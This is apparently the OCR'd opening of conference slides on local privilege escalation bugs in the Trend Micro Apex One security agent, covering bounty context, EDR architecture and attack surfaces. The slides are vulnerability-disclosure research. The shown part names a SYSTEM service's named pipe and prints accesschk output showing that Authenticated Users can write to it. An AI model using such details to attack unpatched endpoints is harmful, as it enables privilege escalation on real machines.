Endpoint Security or End of Security?

Exploiting Trend Micro Apex One

Lays@trapa.tw (@_L4ys)
Lynn (@0x000050)

Who am I

- Shih-Fong Peng aka Lays
- Co-Founder of TRAPA Security
- Focus on Reverse Engineering & Vulnerability Research
  - Windows / Mobile / IoT…
  - Acknowledged by Microsoft / Samsung / Google …
- Retired CTF Player
  - HITCON / 217 CTF Team
  - Co-Founder of Pwnable.tw

Before we Start

- We are NOT trying to disparage Trend Micro
  - Many similar products have the same issues
- Collaborating with Trend Micro Zero Day Initiative, we can more effectively protect users, along with the most reliable Bounty Program in the world
- We hope to raise the Security Awareness of security product developers

Highlight

- Focused on Logical Windows LPE bugs on Apex One
  - Reported 20+ LPE Exploits
- Attack Surfaces on Apex One Security Agent
  - Customized IPC mechanism based on Named Pipe
- Vulnerabilities and Exploitation
  - Case Study for some reported bugs
  - Patch Analysis and Bypass

Why Trend Micro Apex One?

- Leading Brand of EDR

https://www.trendmicro.com/explore/gartner-voc-endpoint/02102-v1-en-rpt

Why Trend Micro Apex One?


- Leading Brand of EDR
- ZDI TIP Program
  - Apex One
  - OfficeScan
  - Deep Security

Type of Submission	Up to Maximum Bounty
Remote Code Execution	$7,500 USD
Authentication Bypass	$5,000 USD
Remote Information Disclosure	$5,000 USD
Local Privilege Escalation	$5,000 USD

https://www.zerodayinitiative.com/blog/2020/2/9/announcing-a-targeted-incentive-program-for-selected-trend-micro-products

Trend Micro Apex One


- A time-honored product that continues to evolve
- Apex One
  - Successor of OfficeScan (EOL 2021)
  - Integrated with Apex Central, Vision One, etc
  - Similar client agent architecture (since early 2000s?)



https://www.ithome.com.tw/review/30260

Typical EDR Architecture


- Centralized Management Server
- Agent / Client on the Endpoints



https://docs.trendmicro.com/en-us/enterprise/trend-micro-apex-central-2019-online-help/threat-defense/connected-threat-def_001/connected-threat-def_002.aspx

Typical EDR Architecture


- Centralized Management Server
- Agent / Client on the Endpoints




https://docs.trendmicro.com/en-us/enterprise/trend-micro-apex-central-2019-online-help/threat-defense/connected-threat-def_001/connected-threat-def_002.aspx

Attack Surfaces for Windows LPE

Attack Surface for Windows LPE




Attack Surface for Windows LPE




Attack Surface for Windows LPE

Attack Surface for Windows LPE




Attack Surface for Windows LPE



Attack Surface for Windows LPE

- Security Agent contains several privileged services
  - Run as `NT AUTHORITY\SYSTEM`



Named Pipe Server

- Focused on Named Pipe server at first
- TmCCSF Service - scanServer64.dll (Deprecated now)
  - Browser Exploit Prevention component
  - `\\.\Pipe\939160D0586D723CC720B9F65A044DAMSP_BP_ADAPTER_PIPE_SERV`
- Accept raw data from Authenticated Users

```
> accesschk \\.\Pipe\939160D0586D723CC720B9F65A044DAMSP_BP_ADAPTER_PIPE_SERV

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

\\.\Pipe\939160D0586D723CC720B9F65A044DAMSP_BP_ADAPTER_PIPE_SERV
  RW APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES
  RW NT AUTHORITY\Authenticated Users
  RW BUILTIN\Administrators
```

Named Pipe Server

